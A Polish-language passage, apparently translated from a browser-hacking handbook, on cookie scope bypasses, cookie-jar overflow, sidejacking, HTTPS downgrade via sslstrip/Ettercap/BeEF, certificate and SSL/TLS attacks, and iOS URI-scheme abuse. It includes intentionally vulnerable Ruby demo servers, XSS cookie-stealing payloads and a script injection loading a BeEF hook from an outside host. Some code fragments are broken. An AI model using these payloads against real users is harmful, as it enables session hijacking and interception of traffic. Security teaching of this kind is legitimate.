Atrybut Path w połączeniu z flagą Domain określają zakres ustawienia pliku cookie. Większe aplikacje często wymagają szerszej domeny lub ścieżki, aby pomóc śledzić użytkownika w wielu miejscach w witrynie. Wróćmy do naszej aplikacji e-commerce na browserhacker.com. Idealną sytuacją byłoby użycie dwóch plików cookie: pliku cookie sesji do śledzenia użytkownika w całej witrynie browserhacker.com; oraz inny sesyjny plik cookie do śledzenia użytkownika, po uwierzytelnieniu, w domenie browserhacker.com ograniczonym tylko do ścieżki /checkout. Ograniczając plik cookie do określonej ścieżki, a także korzystając z funkcji bezpieczeństwa, takich jak HttpOnly, należy ograniczyć ujawnianie bardziej poufnych informacji z części kasowych aplikacji. Niestety tak nie jest. Jeśli zawartość najwyższego poziomu jest podatna na wykorzystanie XSS, nic nie stoi na przeszkodzie, aby wstrzyknięty JavaScript otworzył ramkę IFrame na ścieżce z ograniczeniami i w ten sposób uzyskał dostęp do pliku cookie. Jeśli podrzędna ramka IFrame znajduje się w SOP, plik cookie jest nadal widoczny. Przedstawiono to w następnej sekcji.

Omijanie ograniczeń atrybutów ścieżki

Korzystając z poprzednich przykładów kodu Rubiego, zbudujmy nową aplikację, która udostępnia dwie ścieżki, z których obie ustawiają oddzielne pliki cookie. Ścieżka główna ustawia ogólny plik cookie o nazwie parent_cookie, a ścieżka /checkout ustawia bardziej czuły plik cookie o nazwie checkout_cookie. Kod zawiera również lukę XSS w ścieżce głównej. Oznacza to, że parametr testowy nie jest odpowiednio obsługiwany:

```
require 'rubygems'

require 'thin'

require 'rack'

require 'sinatra'

require 'json'

class CookieDemo < Sinatra::Base

get "/" do

response.set_cookie "parent_cookie", {:value => 'yes',

:domain => 'browserhacker.com',

:path => '/' }

"Test parameter: " + params['test']

end

get "/checkout" do
```

```
response.set_cookie "checkout_cookie",

{:value => 'RESTRAINED TO THIS PATH',

:domain => 'browserhacker.com',

:path => '/checkout' }

end

end

@routes = {

"/" => CookieDemo.new

}

@rack_app = Rack::URLMap.new(@routes)

@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true

Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"

@thin.start
```

Załóżmy, że nie ma żadnych błędów XSS w ścieżce /checkout, więc nie będziesz w stanie ukraść checkout_cookie tą ścieżką. Jednak istnieje luka XSS w ścieżce głównej. W tych przykładach używamy funkcji alert(), aby zademonstrować ujawnienie plików cookie, podczas gdy w rzeczywistym ataku użyłbyś innej metody, aby przesłać plik cookie do kontrolowanej przez Ciebie lokalizacji. Jeżeli do aplikacji zostaną wprowadzone następujące dane, plik parent_cookie zostanie ujawniony:

```
/?test=hi< script >alert(document.cookie)%3b< /script >
```

Kradzież pliku cookie ze ścieżki /checkout wymaga skonstruowania ramki IFrame wskazującej tę lokalizację. Poniższy JavaScript tworzy ramkę IFrame, a następnie ujawnia plik cookie:

```
iframe=document.createElement('iframe');

iframe.src='http://browserhacker.com:4000/checkout';

iframe.onload=function(){

alert(iframe.contentWindow.document.cookie);

};

document.body.appendChild(iframe);
```

Zawijanie tego w pojedynczy ładunek, który jest wykonywany, gdy ramka IFrame jest w pełni załadowana, spowoduje przekształcenie tego w:

```
/?test=hi< script >iframe=document.createElement('iframe')%3b

iframe.src='http://browserhacker.com:4000/checkout'%3biframe
```

.onload=function(){alert(iframe.contentWindow.document.cookie

)}%3bdocument.body.appendChild(iframe)< /script >

Ten przykład podkreśla niedoskonałości atrybutu Path jako metody ochrony plików cookie, szczególnie jeśli w aplikacji występują jakiekolwiek błędy XSS lub inne błędy aplikacji sieci Web. W tym przypadku flaga HttpOnly pomogła zapobiec natychmiastowemu ujawnieniu pliku cookie /checkout. Jednak, jak omówiono w sekcji „Proxy przez przeglądarkę” w Części 9, nic nie stoi na przeszkodzie, aby wykorzystać lukę XSS do proxy ruchu przez przeglądarkę ofiary, skutecznie napędzając jej sesję.

Przepełniony słoik na ciasteczka

Większość witryn oczekuje, że po ustawieniu pliku cookie powróci on w tym samym stanie, w jakim został ustawiony. Gdy witryna ustawia plik cookie, jest on dodawany do słoika z plikami cookie (lokalnej bazy danych przeglądarki, która zawiera informacje o plikach cookie dla witryn). Podobnie jak prawdziwy słoik z ciastkami, w większości przeglądarek może on pomieścić tylko tyle ciasteczek. Nawet jeśli nie możesz bezpośrednio zmodyfikować pliku cookie, ponieważ jest to HttpOnly lub z powodu innych okoliczności, nadal możesz mieć wpływ na to, co jest wysyłane z przeglądarki. W sytuacjach, w których można tworzyć pliki cookie w przeglądarce, Alex Kouzemtchenko i Chris Evans (a ostatnio John Wilander) ustalili, że można przepełnić słoik z plikami cookie, aby usunąć starsze pliki cookie. Jeśli następnie zastąpisz istniejące pliki cookie własnymi, możesz kontrolować sposób interakcji użytkownika z witryną. Spójrzmy na przykład:

```
require 'rubygems'

require 'thin'

require 'rack'

require 'sinatra'

require 'json'

class CookieDemo < Sinatra::Base

get "/" do

link_url = "http://www.google.com"

if !request.cookies['link_url'] then

response.set_cookie "link_url", {:value => link_url,

:httponly => true}

else

link_url = request.cookies['link_url']

end

'< A HREF="' + link_url + '" >Secret Login Page< /A >

< script >

function setCookie()

{
```

```
document.cookie = "link_url=http://blog.browserhacker.com";
alert("Single cookie sent");
}
function setCookies()
{
var i = 0;
while (i < 200)
{
kname = "test_COOKIE" + i;
document.cookie = kname + "=test";
i = i + 1;
}
document.cookie = "link_url=http://browserhacker.com";
alert("Overflow Executed");
}
< /script >

< input type=button value="Attempt Change" onclick="setCookie()" >
< input type=button value="Spam Cookies" onclick="setCookies()" >
end
end
@routes = {
"/" => CookieDemo.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

W tym przykładzie plik cookie link_url jest ustawiany, gdy przeglądarka ładuje stronę. Gdy użytkownik powraca na stronę, plik cookie jest pobierany, a adres URL jest wyświetlany z powrotem jako lokalizacja HREF linku do tajnej strony logowania. Chociaż ten przykład jest nieco wymyślny, widać go w usługach markowych. Oznacza to, że w zależności od tego, jaki branding ma widzieć użytkownik, adresy URL są odpowiednio przepisywane. W takim przypadku adres URL jest po prostu przechowywany w pliku cookie. Po załadowaniu strony zobaczysz dwa przyciski: przycisk Próba zmiany i przycisk Pliki cookie spamu. Aby zademonstrować przepełnienie słoika z plikami cookie, załaduj stronę i naciśnij przycisk Odśwież. Gdy spojrzysz na adres URL linku, zobaczy on http://www.google.com. Po przeładowaniu nadal pozostanie taki sam. Po kliknięciu przycisku Spróbuj zmienić przeglądarka próbuje zastąpić plik cookie HttpOnly nowym plikiem cookie wskazującym adres http://blog.browserhacker .com. Jeśli klikniesz przycisk i klikniesz Odśwież, link nie uległ zmianie. Dzieje się tak, ponieważ nie można nadpisać pliku cookie HttpOnly za pomocą JavaScript. Kiedy klikniesz przycisk Spam Cookies, a następnie ponownie załadujesz stronę, link wskazuje teraz na http://browserhacker.com. Więc dlaczego to zadziałało? Przepełniłeś słoik z ciasteczkami testowymi ciasteczkami, przez co starsze ciasteczka wypadły ze słoika i ustawiłeś ciasteczko link_url ponownie za pomocą JavaScript. Skutkuje to tym, że jest to ostatnie ciasteczko i to, które zostanie zaprezentowane Ruby'emu po załadowaniu strony. Jest to podstawowy przykład tego, jak wykorzystać niezabezpieczoną aplikację i skierować plik cookie za pomocą JavaScript do kontrolowania interakcji przeglądarki ze stronami internetowymi i celami. Ten przykład, jak pokazano, powinien działać w Firefoksie, ale gdy przeglądarki się zmieniają, poeksperymentuj z liczbą ustawionych plików cookie, aby zobaczyć dokładnie, ile plików cookie potrzeba do przepełnienia słoika w przeglądarce.

Korzystanie z plików cookie do śledzenia

Jak omówiono w Części 3, jednym z wyzwań związanych z atakowaniem przeglądarek jest zachowanie kontroli nad celem. Dzieje się tak szczególnie wtedy, gdy atak, który wykonujesz, trwa długo lub nie działa za pierwszym razem. Gdy przeglądarka ulegnie awarii, a użytkownik ponownie odwiedzi witrynę ataku, chcesz mieć pewność, że zaczniesz od początku w miejscu, w którym przerwałeś ostatnim razem, a nie z powrotem w punkcie wyjścia. Jednym ze sposobów, w jaki możesz to zrobić i śledzić użytkownika, do którego jesteś skierowany , jest tworzenie plików cookie, które będą działać dłużej niż sesja przeglądarki. W JavaScript jest to łatwe rozwiązanie. Załóżmy, że chcesz śledzić użytkownika, nawet jeśli przeglądarka ulegnie awarii i usunie wszystkie pliki cookie sesji. Możesz zastąpić kod tworzenia pliku cookie czymś takim:

```
var exp = new

Date(new Date().getTime() + daysInMilliseconds(5)).toGMTString();

document.cookie=" link_url=http://browserhacker.com;expires=" + exp;
```

Ten plik cookie będzie się utrzymywał podczas awarii w oknie zaangażowania, które w tym przypadku trwa pięć dni. Dzięki temu będziesz mieć wystarczająco dużo czasu, aby kilka razy poradzić sobie z użytkownikiem, jeśli wróci, bez ryzyka zniknięcia sesyjnych plików cookie z powodu awarii przeglądarki. Jeśli Twoim zamiarem jest śledzenie użytkowników przez dłuższy czas, projekt Evercookie może być tym, czego szukasz. W celu prostego śledzenia Evercookie sprawia, że usuwanie plików cookie jest bardzo trudne dla celu, ale bardzo ułatwia identyfikację użytkownika w kółko.

Ataki sidejacking

Ataki typu sidejacking lub przejmowanie sesji HTTP to metoda podszywania się pod innego użytkownika poprzez kradzież jego sesji. Ataki polegające na kradzieży sesji opierają się na założeniu,

że kopiując plik cookie sesji użytkownika dla witryny, można podszywać się pod tego uprawnionego użytkownika. Po skopiowaniu plików cookie sesji do przeglądarki witryna uzna, że jesteś celem, umożliwiając dostęp do konta tak, jakbyś był nimi. Chociaż ataki polegające na podszywaniu się pod sesję istnieją już od jakiegoś czasu, stały się one wielką wiadomością wraz z wydaniem Firesheep. Firesheep to wtyczka do Firefoksa stworzona przez Erica Butlera, która wykorzystuje otwarte sieci bezprzewodowe do nasłuchiwania sesji. Informacje o sesjach są następnie przekazywane z powrotem do Ciebie. Wystarczy dwukrotnie kliknąć ikonę celu, pod który chcesz się podszyć, a ich pliki cookie zostaną skopiowane do Twojej przeglądarki i będziesz mógł uzyskać dostęp do docelowej witryny jako oni. Prawdziwy wilk w odzieniu (ognistej) owcy! Jednym z podstawowych problemów, dzięki którym Firesheep był tak skuteczny, była powszechna praktyka dużych witryn internetowych, w tym Twittera i Facebooka, polegająca na ochronie strony logowania tylko za pomocą protokołu HTTPS, a następnie korzystaniu z protokołu HTTP w pozostałej części witryny. Oznaczało to, że sesyjne pliki cookie nie mogły być oznaczone flagą Secure, ponieważ musiały być przesyłane zarówno przez kanały HTTP, jak i HTTPS. Chociaż Firesheep przyciągnęło większość rozgłosu, masz inne sposoby kradzieży plików cookie do Sidejackingu, w tym ataków XSS, inżynierii społecznej i innych ataków na aplikacje. Gdy którakolwiek z tych metod wygeneruje pliki cookie, możesz podszywać się pod użytkownika, dopóki sesja nie zostanie unieważniona przez wylogowanie się użytkownika i zniszczenie sesji lub wygaśnięcie sesji. Rozwiązaniem problemu Sidejacking było użycie flagi Secure cookie i wysyłanie tylko tokenów sesji przez SSL. To przeszło długą drogę, aby spróbować rozwiązać problem, a witryny takie jak Facebook i Google przeszły głównie na SSL, aby zapobiec temu problemowi. Jednak nadal możliwe jest wykorzystanie ARP Spoofing lub innych technik do przechwytywania ruchu SSL, obniżania poziomu ruchu i przeglądania plików cookie. Ataki te zazwyczaj polegają na tym, że użytkownik klika okno ostrzeżenia. Po kliknięciu pola ostrzeżenia pliki cookie będą Twoje.

Omijanie HTTPS

Wszyscy wiedzą, że gdy przeglądasz sieć, jeśli widzisz ikonę kłódki w rogu przeglądarki, oznacza to, że witryna musi być bezpieczna. Prawidłowo? źle! Blokada w rzeczywistości nie oznacza, że strona jest bezpieczna. Tak naprawdę oznacza to, że dane są przesyłane za pośrednictwem protokołu HTTPS zamiast protokołu HTTP w postaci zwykłego tekstu. Więc co się dzieje, gdy musisz zaatakować komunikację HTTPS, zwłaszcza gdy sesyjne pliki cookie mogą być przesyłane tylko przez HTTPS dzięki tej nieznośnej flagi Secure? Masz kilka podejść do radzenia sobie ze stronami HTTPS, ale w szczególności trzy są rozsądnie dostępne. Przyjrzyjmy się atakom na starsze wersje HTTP, atakom na certyfikaty i atakom SSL/TLS.

Zmiana HTTPS na http

Zaszyfrowany ruch HTTPS nie może (teoretycznie) być przeglądany podczas przesyłania, chyba że masz dostęp do kluczy odszyfrowywania. Oznacza to, że manipulowanie i przeglądanie ruchu w tranzycie nie jest możliwe przy użyciu publicznie znanych metod. W tym miejscu na scenę wkraczają ataki typu downgrade. Celem ataków typu downgrade HTTP jest przede wszystkim uniemożliwienie użytkownikom dotarcia do witryny HTTPS lub zepchnięcie ich z powrotem do wersji HTTP witryny za pomocą innych ataków. Jeśli możesz zmusić przeglądarkę do uzyskania dostępu do wersji HTTP witryny zamiast wersji HTTPS, możesz wyświetlać poufne informacje w trakcie przesyłania. Możesz przepisać żądania, aby wskazywały z HTTPS z powrotem na HTTP na dwa główne sposoby. Pierwsza polega na przechwyceniu danych w sieci i przepisaniu żądania. Drugi polega na przepisaniu żądania z poziomu przeglądarki. Przepisywanie ruchu sieciowego w sieci, gdy przeglądarka przechodzi z HTTP na HTTPS, jest jednym z najłatwiejszych sposobów przejścia na HTTP. Niektóre aplikacje internetowe odsyłają odpowiedź 302 na żądania HTTP, które przekierowują przeglądarkę do wersji HTTPS witryny. To jest punkt krytyczny, w którym chcesz przejąć kontrolę i znaleźć się w środku. Aby to zrobić, możesz użyć

narzędzi takich jak sslstrip wraz z narzędziami ARP Spoofing, takimi jak Ettercap. Jest to stosunkowo prosta procedura Jedyna zależność polega na tym, że między serwerem a klientem nie ma wzajemnego uwierzytelnienia, znanego również jako certyfikaty klienta SSL. Przechwytując ruch sieciowy i wykrywając przejście, cała komunikacja HTTPS może zostać przepisana na HTTP. W tym przypadku możesz zarządzać przejściem HTTP/HTTPS po swojej stronie, dzięki czemu zobaczysz cały ruch, który powinien być zabezpieczony. Cel będzie widział tylko ruch HTTP i w żadnym przypadku HTTPS nie będzie wysyłany do jego przeglądarki. W rezultacie komunikujesz się z serwerem przez HTTPS i z przeglądarką celu przez HTTP. Skutecznie działasz jako punkt końcowy szyfrowania. Połączenie sslstrip i Ettercap ma inne zalety. Na przykład możliwość wykorzystania filtrów Ettercap do manipulowania ruchem na inne sposoby. W niektórych przypadkach twórcy aplikacji internetowych mogli zaimplementować pewne niestandardowe zabezpieczenia. Jest to rzadkie, ale te zabezpieczenia mogą utrudnić niezawodne obniżenie wersji HTTP. W tym miejscu Ettercap przyjdzie na ratunek. Może przepisywać zawartość w locie, aby zneutralizować działania obronne dewelopera. Najłatwiejszym sposobem na zwiększenie niezawodności tego ataku jest przepisanie linków, które będą wskazywać na złośliwą kopię witryny i mieć nadzieję, że użytkownik nie zorientuje się. Spójrzmy prawdzie w oczy – jeśli faktycznie nie uniemożliwiasz celowi dostępu do jego ulubionej strony z zabawnymi kotami, czy kiedykolwiek to zauważy? Drugim atakiem HTTP downgrade jest przepisanie linków z samego dokumentu za pomocą JavaScript. Celem jest zmodyfikowanie DOM w taki sposób, aby wszelkie łącza do lokalizacji HTTPS były modyfikowane zamiast do HTTP. W przypadku witryn z XSS, które zostały podpięte, jest to najłatwiejszy wybór. Minusem jest to, że wiele witryn obroniło się przed tym atakiem, dostarczając tylko chronione treści za pośrednictwem protokołu HTTPS. Ogranicza to możliwość prostego przepisywania treści. Aby dokładniej to zbadać, spójrzmy na przykładową stronę, która jest podatna na XSS. Ta strona zawiera parametr wejściowy o nazwie lang, który umożliwia specyfikację dla różnych języków. Ten parametr jest podatny na ataki XSS i dlatego może być użyty do podpięcia przeglądarki celu do BeEF:

```
require 'rubygems'

require 'thin'

require 'rack'

require 'sinatra'

require 'json'

class InjectDemo < Sinatra::Base

get "/" do

lang = request['lang'] || "en_US";

"

< div align=center >

To login, go to our secure login page at

< A HREF='https://servervictim.com/login?lang=#{lang}' >

https://servervictim.com/login< /A >

< /div >"

end
```

```
end

@routes = {

"/" => InjectDemo.new

}

@rack_app = Rack::URLMap.new(@routes)

@thin = Thin::Server.new("servervictim.com", 4000, @rack_app)

Thin::Logging.silent = true

Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"

@thin.start
```

Manipulując zmienną lang, można wstrzyknąć haczyk BeEF. Aby utworzyć hak BeEF, musisz utworzyć wstrzyknięcie, które zamyka znacznik A, dodaje skrypt, a następnie zapewnia, że link jest nadal wyświetlany. Wyświetlony tutaj wynikowy adres URL wstrzyknie podpięcie BeEF na stronę:

```
http://servervictim.com:4000/?lang='>< script

src="http://browserhacker.com:3000/hook.js" >< /script >
```

Po podłączeniu przeglądarki do BeEF możesz zmienić stronę z HTTPS na HTTP. W folderze Browser, w folderze Hooked Domain, znajduje się moduł o nazwie „Zamień HREFS (HTTPS)". Ten pomocny mały moduł pobierze wszystkie linki na stronie, które są HTTPS i zastąpi je odpowiednikiem HTTP. Po uruchomieniu modułu zmiany nie będą oczywiście różnić się od celu, z wyjątkiem tego, że wszelkie łącza HTTPS zostaną przepisane na łącza HTTP. Spostrzegawczy użytkownik może zauważyć, że link w lewym dolnym rogu pokazuje teraz HTTP , ale jeśli wyświetli źródło dokumentu, strona nadal będzie wyświetlana jako HTTPS. Aby zmniejszyć prawdopodobieństwo wykrycia, zamiast przepisywać zawartość href, możesz po prostu dodać zdarzenie onclick do elementów < a >. W ten sposób możesz zapobiec zauważeniu przez cel, że https:// zniknął, gdy spojrzy na lewy dolny róg przeglądarki. Jest to oczywiście uproszczony przykład, ale ten sam rodzaj ataku zadziała na prawie każdej stronie, na której występują błędy XSS, a nie tylko na adresach URL. Chociaż BeEF nie robi wszystkich tych rzeczy automatycznie, prosty JavaScript można nadal przesyłać do przeglądarki docelowej za pomocą modułu „Raw JavaScript" BeEF.

Atakowanie certyfikatów

Istnieją dwie główne odmiany ataków certyfikatami. Pierwszy to atak polegający na zamianie jednego certyfikatu na inny. Jest prosty do wykonania, ale widoczny dla celu. Drugi typ ataku jest bardziej skomplikowany i wykorzystuje błąd przeglądarki do przedstawienia certyfikatu, który będzie błędnie zaufany przez przeglądarkę. Ta metoda zależy od przeglądarki posiadającej podatne na ataki procedury obsługi certyfikatów. Chociaż użytkownicy mogą nie być ostrzegani, że atak jest w toku, jest to trudniejsze do osiągnięcia.

Korzystanie z fałszywych certyfikatów

Stworzenie fałszywego certyfikatu jest trywialne, a wiele narzędzi ataku zawiera już fałszywe certyfikaty. Niezależnie od tego, czy zdecydujesz się użyć proxy, Ettercap, czy innego narzędzia, idea jest taka sama. Przedstawiasz fałszywy certyfikat przeglądarce docelowej i działasz jako punkt

środkowy w ich komunikacji. Nie zapominaj, że ponieważ utworzyłeś certyfikat, masz również klucz deszyfrujący. Ponieważ możesz odszyfrować ruch HTTPS, możliwe jest pełne przechwycenie i zmiana danych. Oczywistą wadą jest to, że użytkownik zobaczy wyskakujące okienko. Wskazuje, że certyfikat jest nieważny dla witryny. W przypadku tego typu ataku prawdziwe pytanie brzmi: czy uważasz, że użytkownik dwa razy zastanowi się nad kliknięciem wyskakującego okienka? W pewnym momencie wszyscy kliknęli okno dialogowe niezaufanego certyfikatu, kiedy wiedzą, że naprawdę nie powinni. Jeśli ktoś z całą prawdą powie ci, że nie, poproś go, aby natychmiast wrócił do swojej społeczności Amiszów!

Korzystanie z walidacji certyfikatu z błędami

Inny rodzaj ataku na certyfikaty wykorzystuje problemy związane ze sposobem, w jaki przeglądarki zarządzają weryfikacją certyfikatów. Przykład tego ataku zaobserwowano w kilku aplikacjach na iPhone′a w 2013 roku. Nick Arnott opublikował badanie, które wykazało, że wiele popularnych aplikacji na iPhone′a nie sprawdzało, czy certyfikaty są ważne. Przedstawiając certyfikaty z podpisem własnym lub w ogóle jakikolwiek certyfikat, aplikacje nie ostrzegały użytkownika, że serwerowi nie należy ufać. Podobne problemy z bezpieczeństwem zostały również znalezione w różnych aplikacjach na Androida. Na przykład grupa badaczy z uniwersytetów Stanford i Austin19 znalazła podobne wady w aplikacji bankowości mobilnej Chase. Korzystając z tej luki w obsłudze certyfikatów, można uzyskać poświadczenia, dane karty kredytowej lub inne informacje, dostarczając certyfikat z podpisem własnym, a następnie monitorując połączenie pod kątem poufnych danych. Prawdopodobnie najbardziej godną uwagi luką w walidacji certyfikacji była luka w postaci pustego znaku Moxie Marlinspike. Miało to miejsce, gdy niektórzy rejestratorzy zezwalali na żądania certyfikatów ze znakami zerowymi. Samo w sobie nie brzmi to zbyt złośliwie, ale w połączeniu z faktem, że przeglądarki używały funkcji napisów opartych na języku C bez dodatkowej kontroli wartości, stało się to znacznie ciekawsze. Często, gdy funkcje sprawdzające ciągi szukają danych, uważają znak null za terminator ciągu. Na przykład normalną reprezentacją słowa hello byłoby hello\0, gdzie \0 jest sekwencją specjalną znaku null. Tworząc certyfikat o nazwie www.google.com\0.browserhacker.com, rejestrator zobaczy, że jest to część browserhacker.com i będzie wiedział, że właściciel tej domeny może zażądać certyfikatów dla tej domeny. Jednak z prefiksem null, gdy przeglądarka przechodzi do weryfikacji żądania, pomyślnie sprawdza je jako www.google.com. Umożliwiłoby to złośliwej osobie tworzenie certyfikatów ze znakami pustymi w celu sfałszowania legalnych witryn internetowych. Ponieważ te certyfikaty pochodziły od zaufanych rejestratorów, przeglądarka nie kwestionowała ważności certyfikatu i nie wyświetlała żadnych wyskakujących okienek wskazujących na problem. Ten rodzaj ataku umożliwiłby podsłuchiwanie SSL, manipulowanie lub inne ataki bez ostrzegania celu, że coś jest nie tak. Ataki te wykorzystują luki w obsłudze certyfikatów w przeglądarce. Chociaż omawiane konkretne luki zostały już załatane, badacze wciąż znajdują problemy we wdrożeniach. Ostatecznie jest to kwestia znalezienia słabości, która pasuje do twojej konkretnej sytuacji w dowolnym momencie.

Atakowanie warstwy SSL/TLS

Secure Socket Layer (SSL) i jego następca Transport Layer Security (TLS) to protokoły szyfrowania używane do bezpiecznego przeglądania stron internetowych. Podobnie jak wiele innych wdrożeń oprogramowania technicznego, mają również sprawiedliwy udział w kwestiach bezpieczeństwa. Wykorzystanie tych słabości pozwoli na ujawnienie całości (lub przynajmniej części) kanału komunikacji. Te ataki warstwy SSL/TLS często nie dają pełnych wiadomości w rozsądnym czasie. Ale nie wszystko jest stracone, ponieważ mogą ujawnić krytyczne dane z plików cookie lub inne poufne informacje, które można następnie wykorzystać do dalszej eksploatacji. W chwili pisania tego tekstu trzy takie ataki, które zyskały rozgłos, to atak BEAST21, atak CRIME i atak Lucky 13. Atak BEAST był pierwszym z głośnych ataków SSL, które wykorzystywały słabość trybu szyfrowania Cipher-Block-Chaining (CBC). Wykorzystując tę lukę SSL, możliwe było odszyfrowanie części zaszyfrowanej

wiadomości. Wykorzystując tę słabość, poszczególne fragmenty wiadomości mogą być ujawniane z częstotliwością około jednego bloku na dwie sekundy. Wykorzystanie tego ataku w świecie rzeczywistym musiałoby być wymierzone w konkretnego użytkownika i zajęłoby kilka minut, aby uzyskać tylko niewielką część wiadomości. Agresywny atakujący może określić plik cookie sesji w ciągu kilku minut (do godzin), aby umożliwić sesje Sidejack. Atak CRIME był kontynuacją tych samych osób, które stworzyły atak BEAST (Juliano Rizzo i Thai Duong). Ten atak był odpowiedzią na główne złagodzenie wprowadzone po wydaniu BEAST. Wiele zespołów programistów przeglądarek rozwiązało słabość BEAST, odchodząc od słabych algorytmów kryptograficznych na rzecz szyfrowania opartego na RC4. W ten sposób narodził się atak CRIME, specjalnie skonstruowany do pracy z tego rodzaju szyframi. Wykorzystał słabości kompresji TLS w celu ujawnienia danych. Używając JavaScript i powtarzających się zapytań internetowych, dane mogą być powoli określane bajt po bajcie przy użyciu ataku CRIME. Agresywny napastnik miałby wynik podobny do ataku BEAST.

Ostatnim atakiem, który zasługuje na specjalną wzmiankę, jest atak The Lucky 13. Ten atak wykorzystuje podobną metodę do ataku BEAST. Wykorzystuje jednak ataki wyroczni na CBC, aby pomóc odgadnąć dane. Podobnie jak BEAST i CRIME, użycie JavaScriptu znacznie przyspiesza ten proces, ale nadal jest praktyczne tylko w przypadku pojedynczych celów.

CZYM JEST PADDING ORACLE ATTACK?

Być może zastanawiasz się, jak możesz zaatakować bazę danych Oracle, wypełniając ją, prawda? Ataki te w rzeczywistości nie mają nic wspólnego z produktami lub systemami Oracle, w tym z ich systemami baz danych. Atak padding oracle jest wynikiem ujawnienia informacji podczas procesu deszyfrowania. Chociaż ujawnione informacje mogą nie być pełną wiadomością w postaci zwykłego tekstu, w niektórych przypadkach może istnieć wykonalny sposób określenia treści. Dogłębne techniki ataków kryptograficznych są poza zakresem tej książki, ale istnieje wiele publicznie dostępnych badań, w które możesz się zagłębić, jeśli sobie tego życzysz. Chociaż luki w zabezpieczeniach warstwy szyfrowania bardzo skutecznie demonstrują słabości implementacji SSL/TLS, nie są one szczególnie przydatne w przypadku ataków na dużą skalę. Aby wykonać te ataki w rozsądnym czasie, musiałbyś także znaleźć słabe punkty, które pozwoliłyby na wstrzyknięcie JavaScript na stronie. Jeśli jednak masz cnotę cierpliwości i cel, którego możesz obserwować przez długi czas, ataki mogą być nadal możliwe w witrynach, które są w inny sposób bezpieczne.

Nadużywanie schematów

Schemat URI to pierwsza część identyfikatora URI lub adresu URL poprzedzająca znak dwukropka (:). Schematy URI służą dwóm celom w kontekście przeglądarek. Po pierwsze, schematy to metoda umożliwiająca przeglądarce dostęp do różnych protokołów, takich jak FTP lub HTTPS. Jeśli adres URL zaczyna się od ftp:, przeglądarka wie, że należy zainicjować to połączenie przy użyciu protokołu FTP zamiast protokołu HTTP. Drugą funkcją schematów jest umożliwienie przeglądarce inicjowania różnych lokalnych zachowań. Czasami obejmuje to otwarcie nowej aplikacji. Przykładem jest schemat mailto:. Jeśli tag kotwicy na stronie internetowej HTML zawiera łącze mailto:, po kliknięciu przeglądarka często otwiera zewnętrzną aplikację w celu wysłania wiadomości e-mail.

Nadużywanie iOS

Kiedy przeglądarka używa określonego schematu do wykonania akcji w innej aplikacji, może to zapewnić dodatkowe wektory ataku. Wskazują na to badania opublikowane przez Nitesh Dhanjani w 2010 roku dotyczące niepewnej obsługi schematów URI w systemie iOS firmy Apple. Badanie Dhanjaniego dotyczyło natywnych procedur obsługi protokołów iOS, takich jak tel: handler. Jeśli przeglądarka Safari w systemie iOS zażąda adresu URL, takiego jak tel: 613-966-94916, aplikacja

telefoniczna zainicjuje i poprosi użytkownika o rozpoczęcie wybierania proponowanego numeru. Sam ten przykład niekoniecznie wskazuje na niezabezpieczoną implementację, ponieważ aplikacja telefoniczna nadal prosi użytkownika o potwierdzenie połączenia przed kontynuowaniem. Możesz mieć szczęście i cel może przypadkowo nacisnąć opcję połączenia. Jest to jednak bardzo mało prawdopodobne, więc spójrzmy na inny przykład. Skype nie jest dostarczany w pakiecie z iOS, ale używa własnego schematu. Aby umożliwić innym aplikacjom korzystanie z niestandardowych schematów identyfikatorów URI, firma Apple zawiera typ tablicy CFBundleURLTypes w swojej specyfikacji Info.plist. Można to zobaczyć w następującym fragmencie z pliku Info.plist:

< key >CFBundleURLTypes< /key >

< array >

< dict >

< key >CFBundleURLName< /key >

< string >com.skype.skype< /string >

< key >CFBundleURLSchemes< /key >

< array >

< string >skype< /string >

< /array >

< /dict >

< /array >

Skype nie tylko ujawnił ten schemat przeglądarce, ale także zaakceptował dodatkowe parametry. Na przykład, jeśli do adresu URL dodano „call", nie tylko uruchomiłby się Skype, ale natychmiast próbowałby zadzwonić pod numer bez interwencji użytkownika. Wszystko, co musiała zrobić przeglądarka, to załadować adres URL podobny do skype://613-966-94916?call, a Skype pojawi się na pierwszym planie urządzenia z systemem iOS. Aby skorzystać z tej funkcji, wystarczyło łatwo, aby każda strona internetowa zawierała ramkę IFrame z tymi konkretnymi adresami URL. Możesz zobaczyć demonstrację tego exploita w filmie na https://browserhacker.com. Skype rozwiązał ten problem w wersji 3.0 i teraz wyświetla użytkownikom monity, czy chcą kontynuować działanie. Badania Dhanjaniego obejmują kilka metod analizy plików Info.plist, w tym po prostu kopiowanie ich z urządzenia iOS po jailbreaku lub wyodrębnianie ich z kopii zapasowych aplikacji za pośrednictwem iTunes. Aby wyodrębnić plik Info.plist z plików aplikacji w kopii zapasowej iTunes, wykonaj następujące czynności:

1. Znajdź plik .ipa, który chcesz zbadać. W systemie OS X zwykle znajdują się one w ~/Music/iTunes/iTunes Media/Aplikacje mobilne. W systemie Windows można je zwykle znaleźć w C: \ Users \ < użytkownik> \ Moja muzyka \ iTunes\iTunes Media\Aplikacje mobilne\.

2. Skopiuj plik <aplikacja>.ipa w inne miejsce i zmień jego nazwę na plik .zip.

3. Rozpakuj plik.

